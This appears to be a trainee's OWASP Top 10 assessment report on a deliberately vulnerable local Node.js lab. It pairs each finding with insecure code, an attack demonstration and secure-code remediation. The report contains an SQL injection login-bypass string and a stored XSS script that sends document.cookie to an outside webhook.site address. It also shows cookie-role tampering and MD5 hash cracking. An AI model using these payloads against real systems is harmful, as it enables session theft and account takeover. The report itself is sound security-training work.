

OWASP Top 10 Assessment: Code Review and Penetration Testing

Engagement Details

Trainee Name	Fay Dabbas Aldabbas
Project Name	Learning Project: <u>Fay Vulnerable Lab</u>
Date	28\10\2025- 5\11\2025

Table of Contents

Engagement Details	1
Table of Contents	2
1.Executive Summary.....	3
2.Introduction	3
2.1. Purpose.....	3
3. Scope and Methodology	3
3.3. Methodology.....	3
3.4 Application Technology Stack.....	4
4. Detailed Findings.....	4
4.1 High Severity Findings	5
4.1.1 SQL Injection Authentication Bypass	5
4.1.2 Authentication Bypass via Inconsistent Input Normalization	6
4.1.3 Stored Cross-Site Scripting (Stored XSS)	7
4.1.4 Broken Access Control Vertical Privilege Escalation (via Insecure Cookie). . .	8
4.1.5 Insecure File Upload.....	10
4.1.6 Sensitive Data Exposure	12
4.1.7 Cryptographic Failures	13
4.2 Medium Severity Findings.....	14
4.2.1Vulnerable and Outdated Components.....	14
5.Conclusion	15
6. Appendices	15
Appendix A: Manual Static Analysis Discovery Log	15
Appendix B: Source Code Links.....	16

1. Executive Summary

This assessment combined Static Code Review and Dynamic Penetration Testing on the Fay Vulnerable Lab application, identifying 7 high-severity vulnerabilities and 1 Medium-severity vulnerabilities.

The ease of exploitation confirmed by analyzing the vulnerable code snippets indicates a significant risk of system compromise Immediate remediation is strongly recommended.

2. Introduction

This document details the findings of a security assessment that included both manual code review (static analysis) and penetration testing (dynamic analysis) on the Fay Vulnerable Lab environment. This dual methodology allows for a comprehensive evaluation, identifying not only that a vulnerability exists, but why it exists at the source code level.

2.1. Purpose

The purpose of this engagement was to identify vulnerabilities by analyzing the source code (Code Review) and simulating real-world attacks (Penetration Testing) this report provides a detailed root-cause analysis of each finding demonstrates the impact and offers actionable "Secure Code" recommendations to fix the underlying flaws.

3. Scope and Methodology

3.1 Scope of Work

The scope of this test included the following in-scope assets:

Type	Asset Name	URL
Web Application	Login	http://172.18.84.102:3000/login
Web Application	Register	http://172.18.84.102:3000/register
Web Application	Comments	http://localhost:3000/
Web Application	Users	http://localhost:3000/users
Web Application	Config	http://localhost:3000/config
Web Application	Upload	http://localhost:3000/upload
Web Application	Uploads	http://localhost:3000/uploads/

3.3. Methodology

The assessment followed the phases outlined in the OWASP Web Security Testing Guide (WSTG), ensuring comprehensive coverage of security controls.

This assessment utilized a Hybrid Methodology that combines multiple testing models to provide a comprehensive evaluation. The engagement was primarily conducted using a White Box approach, supplemented by dynamic testing techniques.

The following testing models were considered:

- White Box Testing: This model, also known as "Glass Box" testing, assumes the tester has complete knowledge of the application's internal workings, including access to source code (app.js), database schemas (init.sql), and architecture. This assessment heavily relied on this model.
 - Static Analysis: Involved a manual Code Review of the application's backend logic to identify vulnerabilities at their source.
 - Dynamic Analysis: Involved Penetration Testing the running application to confirm the exploitability of vulnerabilities found during the code review.
- Gray Box Testing: This model simulates an attacker with limited, partial knowledge or internal access (e.g., valid user credentials, but no source code). While our access exceeded this, some attack scenarios (like privilege escalation) began from this perspective.

3.4 Application Technology Stack

As part of the assessment methodology, the application's technology stack was profiled to identify relevant tools and tailor the testing approach. The application is built using the following components:

- **Programming Language:** JavaScript (running on the Node.js runtime environment).
- **Backend Framework:** Express.js
- **Frontend Technology:** EJS (Embedded JavaScript) for server-side templater rendering.
- **Database:** SQLite3


4. Detailed Findings

Findings are categorized by severity: High , Medium, and Low


Priority	Suggested Timeline	Count
High	Immediate (Within 10 Days)	7
Medium	Within One Month	1
Low	Within 3 Month	0

4.1 High Severity Findings

4.1.1 SQL Injection Authentication Bypass

Severity	High
Domain	http://172.18.84.102:3000/login
Description	A high SQL injection vulnerability (SQL Injection) has been discovered on the login page. This vulnerability occurs because the application integrates user input directly into the database query without processing. When a malicious payload such as 'OR 1=1 --' is entered into the username field, the query logic is changed. This change causes password verification to be bypassed (using --) and makes the query condition always true (OR 1=1). The result is a complete bypass of the authentication process.
Impact	This vulnerability allows an attacker to completely bypass authentication and take over user accounts (including the admin account), gaining full access to their privileges.
Insecure Code	<pre>const q = `SELECT * FROM users WHERE username = '\${username}' AND password = '\${password}'`;</pre> Template Literals
Attack Demonstration	 The screenshot shows two browser windows. The top window is a 'Login' page with fields for 'username' containing 'OR 1=1 --' and 'password' containing '1234'. The bottom window is a 'Dashboard' page showing a greeting 'Hello, alice' and a message 'Comments count: 2'.
Remediation	The definitive solution to this vulnerability is to adopt the principle of separating code from data by implementing Parameterized Queries. This method prevents user input from being directly embedded into the SQL statement structure. As shown in the secure code, the query uses placeholders (?) for input values, and the user's data (such as username and password) is passed to the database driver as a separate data array. The driver then automatically handles and sanitizes these inputs, treating any malicious string (like ' OR 1=1 --') as a literal string value rather than executable SQL code, completely neutralizing the SQL Injection attack.
Secure Code	<pre>const q = `SELECT * FROM users WHERE username = ? AND password = ?`; db.get(q, [cleanUsername, password], (err, row) => {</pre>

4.1.2 Authentication Bypass via Inconsistent Input Normalization

Severity	High
Domain	http://172.18.84.102:3000/register http://172.18.84.102:3000/login
Description	A high vulnerability exists due to inconsistent username processing. The system allows registration of usernames with leading whitespace (e.g., " bob"), treating them as unique. However, the login function trims this whitespace, mapping the attacker's account (" bob") to the original victim's account ("bob"). This mismatch allows an attacker to register a "duplicate" account, resulting in a complete account takeover of the original user.
Impact	The result is a complete bypass of the authentication process, allowing the attacker to take over the victim's account ("bob") and gain full access to their data and privileges.
Insecure Code	<pre>// Register app.get('/register', (req, res) => res.render('register', { message: '' })); app.post('/register', (req, res) => { const { username, password } = req.body; const cleanUsername = username; // Login app.get('/login', (req, res) => res.render('login', { message: '' })); app.post('/login', (req, res) => { const { username, password } = req.body; const cleanUsername = username.trim();</pre>
Attack Demonstration	 <p>The screenshots illustrate the exploit. In the 'Register' step, the user 'bob' is registered with leading whitespace. In the 'Login' step, the user logs in using the same 'bob' credentials. Finally, in the 'Dashboard' step, the user is logged in under the account 'bob' (without whitespace), which corresponds to the registered account ' bob'.</p>
Remediation	The system must enforce consistent input normalization across all authentication endpoints. The vulnerability is mitigated by uniformly applying the <code>.trim()</code> function to the <code>username</code> variable in both the registration (<code>/register</code>) and login (<code>/login</code>) processes. This practice ensures the removal of all leading and trailing whitespace, guaranteeing that the stored and verified data formats are identical, and thus successfully preventing the authentication bypass via inconsistent data handling.
Secure Code	<pre>app.post('/register', (req, res) => { const { username, password } = req.body; const cleanUsername = username.trim(); } app.post('/login', (req, res) => { const { username, password } = req.body; const cleanUsername = username.trim();</pre>

4.1.3 Stored Cross-Site Scripting (Stored XSS)


Severity	High
Domain	/http://localhost:3000
Description	This vulnerability occurs when the application receives untrusted data (like a user's comment) and stores it directly in the database without proper sanitization or escaping. When another user (or the same user) visits the page, the application fetches this data (which is actually malicious code) and renders it in the browser. The browser trusts the application and executes this code, leading to a compromise of the user's session.
Impact	The security impact is Session Hijacking. An attacker can steal a user's session cookies (by reading document.cookie), allowing them to impersonate the victim and take full control of their account.
Insecure Code	<pre> 1 <ul class="comments"> 2 <% comments.forEach(function(c){ %> 3 <%= c.username %> <%= c.body %> - <a href="/comment/<%= c.id %>">view 4 <% }) %> 5 6 app.use(session({ 7 secret: 'insecure-demo-secret', 8 resave: false, 9 saveUninitialized: true, 10 cookie: [11 { httpOnly: true } 12] 13 }) </pre>
Attack Demonstration	<p>Fay Vulnerable Lab</p> <p>Welcome to the Vulnerable Lab</p> <p>This lab includes examples for OWASP Top 10. Use responsibly in a local VM.</p> <p>Comments (Stored XSS possible)</p> <p>alice: Hello from Alice - view bob: Bob was here - view alice: - view fay22: view fay22: view alice: - view alice: - view alice: - view</p> <p>Post Comment</p> <pre> <script> var xhr = new XMLHttpRequest(); xhr.open("GET", "https://webhook.site/d6efcbcd-e9d7-4af2-9688-04421b0a2050?data=" + document.cookie, true); </script> </pre> <p>Post</p> <p><script> var xhr = new XMLHttpRequest(); xhr.open("GET", "https://webhook.site/d6efcbcd-e9d7-4af2-9688-04421b0a2050?data=" + document.cookie, true); xhr.send(); </script></p> <p>Fay Vulnerable Lab</p> <p>Login</p> <p>fay12 1234 Login</p>

4.1.4 Broken Access Control Vertical Privilege Escalation (via Insecure Cookie).

Severity	High
Domain	http://localhost:3000/users
Description	This vulnerability occurred because the application was modified to rely on a plain, unencrypted, and unsigned cookie (<code>user_role</code>) to determine a user's permissions. The application blindly trusted this value, which allowed you to easily modify it directly in the browser (changing the value from <code>user</code> to <code>admin</code>) and bypass security controls.
Impact	The impact is Vertical Privilege Escalation. You successfully escalated your account from a "normal user" to an "Admin," granting you unauthorized access to sensitive data (like the <code>/users</code> page). In a real application, this would mean complete system compromise.
Insecure Code	<pre>if (!req.cookies.user_role req.cookies.user_role !== 'admin') { return res.send('Access denied - Now try editing your cookie!'); } res.cookie('user_role', row.role); res.redirect('/dashboard');</pre>
Attack Demonstration	 <p>A screenshot of a web browser window. The address bar shows the URL <code>localhost:3000/fetch?url=http%3A%2F%2Flocalhost%3A3000%2Fusers</code>. The main content area displays the text "Access denied - Now try editing your cookie!" in a monospaced font. At the bottom of the browser window, there is a standard navigation bar with icons for back, forward, search, and refresh.</p>


	<p>Welcome to the Vulnerable Lab</p> <p>This lab includes examples for OWASP Top 10. Use responsibly in a local VM.</p> <p>Comments (Stored XSS possible)</p> <ul style="list-style-type: none"> alice: Hello from Alice - view bob: Bob was here - view alice - view fay22 - view <p>DevTools is now available in Arabic. Don't show again Always match Chrome's language Switch DevTools to Arabic</p> <table border="1"> <thead> <tr> <th>Name</th> <th>Value</th> <th>Domain</th> <th>Path</th> <th>Expires / ...</th> <th>Size</th> <th>HttpOnly</th> <th>Secure</th> <th>SameSite</th> <th>Partition K...</th> <th>Cross Site</th> <th>Priority</th> </tr> </thead> <tbody> <tr> <td>connect.sid</td> <td>e%3AUlrlkg4TvoUtauWSWVvTMNarKXueG8Qjk1Tz%...</td> <td>localhost</td> <td>/</td> <td>Session</td> <td>95</td> <td></td> <td></td> <td></td> <td></td> <td></td> <td>Medium</td> </tr> <tr> <td>user_role</td> <td>user</td> <td>localhost</td> <td>/</td> <td>Session</td> <td>13</td> <td></td> <td></td> <td></td> <td></td> <td></td> <td>Medium</td> </tr> </tbody> </table> <p>localhost:3000/fetch?url=http%3A%2F%2Flocalhost%3A3000%2Fusers</p> <p>Access denied - Now try editing your cookie!</p> <p>Users (admin)</p> <ul style="list-style-type: none"> 1 - alice - user 2 - bob - user 3 - admin - admin 4 - fay12 - user 5 - Fay - user 6 - <script>off(1)</script> - user 7 - bob - user 8 - alice - user 9 - bob - user 10 - fay22 - user 	Name	Value	Domain	Path	Expires / ...	Size	HttpOnly	Secure	SameSite	Partition K...	Cross Site	Priority	connect.sid	e%3AUlrlkg4TvoUtauWSWVvTMNarKXueG8Qjk1Tz%...	localhost	/	Session	95						Medium	user_role	user	localhost	/	Session	13						Medium
Name	Value	Domain	Path	Expires / ...	Size	HttpOnly	Secure	SameSite	Partition K...	Cross Site	Priority																										
connect.sid	e%3AUlrlkg4TvoUtauWSWVvTMNarKXueG8Qjk1Tz%...	localhost	/	Session	95						Medium																										
user_role	user	localhost	/	Session	13						Medium																										
Remediation	This Access Control vulnerability must be resolved by shifting the entire permission and authorization logic to the server-side , discontinuing reliance on any client-controllable input (such as cookies). The fix involves: 1) Storing critical user privileges (e.g., <code>user_role</code>) exclusively within secure server-side session variables. 2) Implementing a rigorous check that fetches the user's role directly from the database using the secure session ID, and then applying access control before allowing access to privileged endpoints.																																				
Secure Code	<pre>const isAdmin = (req, res, next) => { if (!req.session.user) { return res.status(401).send('Access Denied: Not logged in'); } const userId = req.session.user.id; db.get('SELECT role FROM users WHERE id = ?', [userId], (err, row) => { if (err !row row.role !== 'admin') { return res.status(403).send('Forbidden: Admin access only'); } next(); }); };</pre>																																				

4.1.5 Insecure File Upload

Severity	High
Domain	http://localhost:3000/upload http://localhost:3000/uploads/
Description	This vulnerability occurs when the server allows a user to upload a file without properly validating its "type" (e.g., .html or .php) or "content." In this lab, the server was supposed to accept <i>images</i> only, but it failed to check. Your successful upload of Fay.html is the complete proof (Proof of Concept) that this check is missing.
Impact	The potential impact is Remote Code Execution (RCE). If an attacker uploads a "Web Shell" (like a .php file) instead of an .html file, they can gain complete control over the server. This allows them to steal the entire database, delete files, or use the server to attack other systems.
Insecure Code	<pre>app.post('/upload', upload.single('file'), (req, res) => { // no type checking, no size checking res.send('File uploaded to uploads/' + req.file.filename); });</pre>
Attack Demonstration	 <p>The screenshot illustrates the exploit. At the top, a code editor shows the exploit file 'Fay.html' containing a script to send an XMLHttpRequest to the server. The main browser window displays the application's interface, showing comments from users 'alice' and 'fay22'. Below the main window, two smaller browser windows show the uploaded files in the 'uploads' directory: 'Fay.html' and 'Fay.html' again, indicating a successful upload.</p>

Remediation	<p>This Insecure File Upload vulnerability must be mitigated using a multi-layered, server-side validation approach. The primary defense involves implementing Strict Whitelist Validation by configuring the file upload library (multer) to enforce a limited list of safe MIME Types (e.g., image/jpeg, image/png) using the fileFilter property, as well as applying file size limits. Furthermore, the final code must include robust error handling to manage any failures during the upload and validation process, which ensures that control flow cannot be diverted, and application stability is maintained when unauthorized files are blocked.</p>
Secure Code	<pre>const imageFilter = (req, file, cb) => { const allowedMimes = ['image/jpeg', 'image/png', 'image/gif']; if (allowedMimes.includes(file.mimetype)) { cb(null, true); } else { cb(new Error('Error: Only .png, .jpg, .gif images are allowed!'), false); } }; const upload = multer({ dest: 'uploads/', fileFilter: imageFilter, limits: { fileSize: 1024 * 1024 * 5 } }); app.post('/upload', (req, res) => { const u = upload.single('file'); u(req, res, function (err) { if (err instanceof multer.MulterError) { return res.status(400).send(`Upload Error: \${err.message}`); } else if (err) { return res.status(400).send(err.message); } if (!req.file) { return res.status(400).send('Please select a file to upload.'); } res.send(`Image uploaded successfully to uploads/\${req.file.filename}`); }); });</pre>

4.1.6 Sensitive Data Exposure

Severity	High
Domain	http://localhost:3000/config
Description	This vulnerability occurs because the application exposes an administrative control panel (/config) and a sensitive data export function (/config/download-users) to the public without any authentication or authorization. This allows any user who knows the URL to access functionality that must be restricted to system administrators only.
Impact	The impact is Sensitive Credential Exposure. An attacker can call the (/config/download-users) route and download a file containing a complete list of all system usernames and their corresponding password data. This list allows the attacker to conduct organized offline attacks (like Password Spraying) against all system accounts, leading to the complete takeover of user accounts, including the administrator's.
Insecure Code	<pre>app.get('/config', (req, res) => { res.render('admin-panel'); }); app.get('/config/download-users', (req, res) => { db.all('SELECT username, password FROM users', [], (err, rows) => { if (err) { return res.status(500).send('Error fetching user data.'); } }) });</pre>
Attack Demonstration	 <p>The screenshot shows a browser window with two tabs. The top tab is titled 'Fay Vulnerable Lab' and has a blue header bar with 'Login' and 'Register'. The bottom tab is titled 'localhost:3000/config' and also has a blue header bar with 'Login' and 'Register'. Both tabs show a 'Database Management Panel' interface. A warning message at the top of the page reads: 'Warning: The following link allows you to download a sensitive file containing all user credentials.' Below the message is a red button labeled 'Download User Credentials Export (CSV)'. The URL in the address bar is 'localhost:3000/config'.</p>
Remediation	Remediation is achieved by implementing Strict Access Control on the server side. As shown in the Secure Code, both routes (/config and /config/download-users) must be protected using an authorization middleware, such as isAdmin. This middleware ensures a user is authenticated (logged in) and authorized (has the 'admin' role)—by checking the server-side session and database—before granting access to the sensitive panel or the file download function.
Secure Code	<pre>app.get('/config', isAdmin, (req, res) => { res.render('admin-panel'); }); app.get('/config/download-users', isAdmin, (req, res) => { db.all('SELECT username, password FROM users', [], (err, rows) => { if (err) { return res.status(500).send('Error fetching user data.'); } }) });</pre>

4.1.7 Cryptographic Failures

Severity	High																				
Domain	http://172.18.84.102:3000/register http://172.18.84.102:3000/login																				
Description	This vulnerability occurs because the application fails to use modern, secure cryptographic algorithms to protect user passwords. The system relies on the MD5 algorithm, which is a fast, legacy, and non-salted hash function. It is used insecurely to store passwords at registration (/register) and to compare them at login (/login).																				
Impact	The impact is a complete compromise of user credentials. Once an attacker obtains the list of hashes (via the data exposure vulnerability at the /config path), they can easily crack them. Because MD5 is non-salted and fast, an attacker can use Rainbow Tables or other hash-cracking tools (as shown in the Attack Demonstration) to find the original plaintext passwords corresponding to the hashes within seconds. This leads to the exposure of all user passwords and a complete system compromise.																				
Insecure Code	<pre>const passwordHash = crypto.createHash('md5').update(password).digest('hex'); db.run(`INSERT INTO users (username, password, role) VALUES ('\${username}', '\${passwordHash}', 'user')`, function(err){ if (err) return res.render('register', { message: 'Error or user exists' }); res.redirect('/login');</pre> <pre>const passwordHash = crypto.createHash('md5').update(password).digest('hex'); const q = `SELECT * FROM users WHERE username = '\${username}' AND password = '\${passwordHash}'`;</pre>																				
Attack Demonstration	<p style="text-align: center;">× سجل عمليات التنزيل الأخيرة</p> <p style="text-align: center;">user_credentials_export (2).csv  434 بايت • قبل 8 دقائق</p> <table border="1" style="width: 100%; border-collapse: collapse;"> <thead> <tr> <th>username</th> <th>password_md5_hash</th> </tr> </thead> <tbody> <tr><td>Fay3</td><td>fcea920f7412b5da7be0cf42b8c93759</td></tr> <tr><td>FAY4</td><td>e807f1fcf82d132f9bb018ca6738a19f</td></tr> <tr><td>FAY5</td><td>d10906c3dac1172d4f60bd41f224ae75</td></tr> <tr><td>FAY6</td><td>45054f47ac3305a2a33e9bcceadff712</td></tr> <tr><td>Remas</td><td>5dfe651f7f42f348ff61384efeeb42da</td></tr> <tr><td>remas2</td><td>4d6d955ca289f82e3a6e1f52f40108f3</td></tr> </tbody> </table> <p style="text-align: center;">Free Password Hash Cracker</p> <p>Enter up to 20 non-salted hashes, one per line:</p> <div style="border: 1px solid #ccc; padding: 5px; width: 100%; height: 150px; margin-bottom: 10px;"></div> <div style="display: flex; align-items: center;">  reCAPTCHA أنا لست بروبوت  reCAPTCHA هذا تجربة حية </div> <p style="text-align: right;">Crack Hashes</p> <p>Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(shal_bin)), QubesV3.1BackupDefaults</p> <table border="1" style="width: 100%; border-collapse: collapse; margin-top: 10px;"> <thead> <tr> <th>Hash</th> <th>Type</th> <th>Result</th> </tr> </thead> <tbody> <tr> <td>fcea920f7412b5da7be0cf42b8c93759</td> <td>md5</td> <td>1234567</td> </tr> </tbody> </table> <p style="text-align: center;">localhost:3000/dashboard</p> <p style="text-align: center;">Dashboard Profile Logout config</p> <p style="text-align: center;">Fay Vulnerable Lab</p> <p style="text-align: center;">Dashboard</p> <p>Hello, Fay3</p> <p>Comments count: 11</p> <p>Back to home</p>	username	password_md5_hash	Fay3	fcea920f7412b5da7be0cf42b8c93759	FAY4	e807f1fcf82d132f9bb018ca6738a19f	FAY5	d10906c3dac1172d4f60bd41f224ae75	FAY6	45054f47ac3305a2a33e9bcceadff712	Remas	5dfe651f7f42f348ff61384efeeb42da	remas2	4d6d955ca289f82e3a6e1f52f40108f3	Hash	Type	Result	fcea920f7412b5da7be0cf42b8c93759	md5	1234567
username	password_md5_hash																				
Fay3	fcea920f7412b5da7be0cf42b8c93759																				
FAY4	e807f1fcf82d132f9bb018ca6738a19f																				
FAY5	d10906c3dac1172d4f60bd41f224ae75																				
FAY6	45054f47ac3305a2a33e9bcceadff712																				
Remas	5dfe651f7f42f348ff61384efeeb42da																				
remas2	4d6d955ca289f82e3a6e1f52f40108f3																				
Hash	Type	Result																			
fcea920f7412b5da7be0cf42b8c93759	md5	1234567																			
Remediation	Remediation requires immediately ceasing the use of fast hash algorithms (like MD5) and replacing them with slow, salted algorithms specifically designed for passwords, such as <code>bcrypt</code> . As shown in the Secure Code, the remediation is implemented as follows: <ul style="list-style-type: none"> At Registration (/register): Use the <code>bcrypt.hashSync()</code> function to create a secure, salted hash of the password before storing it in the database. 																				

	<ul style="list-style-type: none"> At Login (/login): Use the <code>bcrypt.compareSync()</code> function to securely compare the user-inputted password against the stored hash in the database.
Secure Code	<pre>const saltRounds = 10; const passwordHash = bcrypt.hashSync(password, saltRounds); const q = `INSERT INTO users (username, password, role) VALUES (?, ?, 'user')`; db.run(q, [cleanUsername, passwordHash], function(err){ if (err) return res.render('register', { message: 'Error or user exists' }); res.redirect('/login'); const q = `SELECT * FROM users WHERE username = ?`; db.get(q, [cleanUsername], (err, row) => { if (err) return res.send('DB error'); if (row && bcrypt.compareSync(password, row.password)) {</pre>

4.2 Medium Severity Findings

4.2.1 Vulnerable and Outdated Components	
Severity	Medium
Domain	/http://localhost:3000
Description	It was discovered that the application is based on outdated software libraries (components) that have not been updated. The site loads very old versions of jQuery (version 1.11.0) and AngularJS (version 1.7.0). These older versions contain security vulnerabilities that are known and exposed to everyone, making it easier for attackers to exploit them.
Impact	This allows an attacker to exploit known vulnerabilities in these libraries to execute unauthorized codes (scripts) in the user's browser. This could distort the page content the user sees, steal sensitive information displayed by the browser, or redirect the user to malicious sites.
Insecure Code	<pre><script src="https://ajax.googleapis.com/ajax/libs/angularjs/1.7.0/angular.min.js"></script> <script src="https://ajax.googleapis.com/ajax/libs/jquery/1.11.0/jquery.min.js"></script></pre>
Attack Demonstration	<p>The screenshot shows the Wappalyzer extension in a browser. The sidebar lists various technologies detected on the page, including Windows Server, 1.7.0 AngularJS (marked as vulnerable), Google Hosted Libraries, Google Font API, 3.1.3 OpenSSL (OS), Apache HTTP Server, 1.11.0 jQuery, and 8.2.12 PHP. The main content area displays a message about the application being a 'Vulnerable Lab' and containing 'XSS possible'.</p>
Remediation	The radical solution is to implement continuous management of component updates. This includes updating all libraries to the latest secure version, deleting any libraries or dependencies that the project does not need, as well as periodically checking with tools (such as npm audit) to detect new vulnerabilities as soon as they are announced.
Secure Code	<pre><script src="https://ajax.googleapis.com/ajax/libs/jquery/3.7.1/jquery.min.js"></script></pre>

5. Conclusion

This security assessment, based on Code Review and Penetration Testing, has concluded that the Fay Vulnerable Lab application suffers from critical weaknesses. The analysis confirmed the presence of 7 high-severity vulnerabilities and 1 Medium -severity vulnerabilities, which proves the application in its current state is susceptible to a full compromise.

We recommend the immediate remediation of all vulnerabilities documented in this report, and the implementation of the proposed "Secure Code" solutions to ensure the integrity of the application and user data.

6. Appendices

Appendix A: Manual Static Analysis Discovery Log

This appendix provides the visual discovery log from the Static Analysis phase. Each entry demonstrates the exact search pattern used (grep command) and the corresponding insecure code snippet it discovered in the source code.

Finding	Discovery Proof (Screenshot)
4.1.1	<pre>(fay㉿kali)-[~/Desktop/Fay_web_testing] \$ grep -R -n "WHERE .*\$username". ./Fay_web_testing/node_modules/sqlite3/lib/binding/napi-v3-win32-x64/node_sqlite3.node: binary file matches ./Fay_web_testing/app.js:82: const q = `SELECT * FROM users WHERE username = '\$username' AND password = '\$passwordHash'"; ./Fay_web_testing/app.js:133: db.get('SELECT comments.id, comments.body, users.username FROM comments JOIN users ON users.id = comments.user_id WHERE comments.id = \${id}', [], (err, row) => {</pre>
4.1.2	<pre>(fay㉿kali)-[~/Desktop/Fay_web_testing] \$ grep -R -n -i "const cleanusername". ./Fay_web_testing/app.js:68: const cleanUsername = username;</pre>
4.1.3	<pre>(fay㉿kali)-[~/Desktop/Fay_web_testing] \$ grep -R -n "httpOnly: false". ./Fay_web_testing/app.js:38: httpOnly: false (fay㉿kali)-[~/Desktop/Fay_web_testing] \$ grep -R -n "c.body". ./Fay_web_testing/views/index_body.ejs:7: <%= c.username %> <%= c.body %> - <a href="/comment/<%= c.id %>">view</pre>
4.1.4	<pre>(fay㉿kali)-[~/Desktop/Fay_web_testing] \$ grep -R -n "req.cookies.user_role". ./Fay_web_testing/app.js:143: if (!req.cookies.user_role req.cookies.user_role !== 'admin') {</pre>
4.1.5	<pre>(fay㉿kali)-[~/Desktop/Fay_web_testing] \$ grep -R -n "upload.single('file')". ./Fay_web_testing/app.js:152:app.post('/upload', upload.single('file'), (req, res) => {</pre>
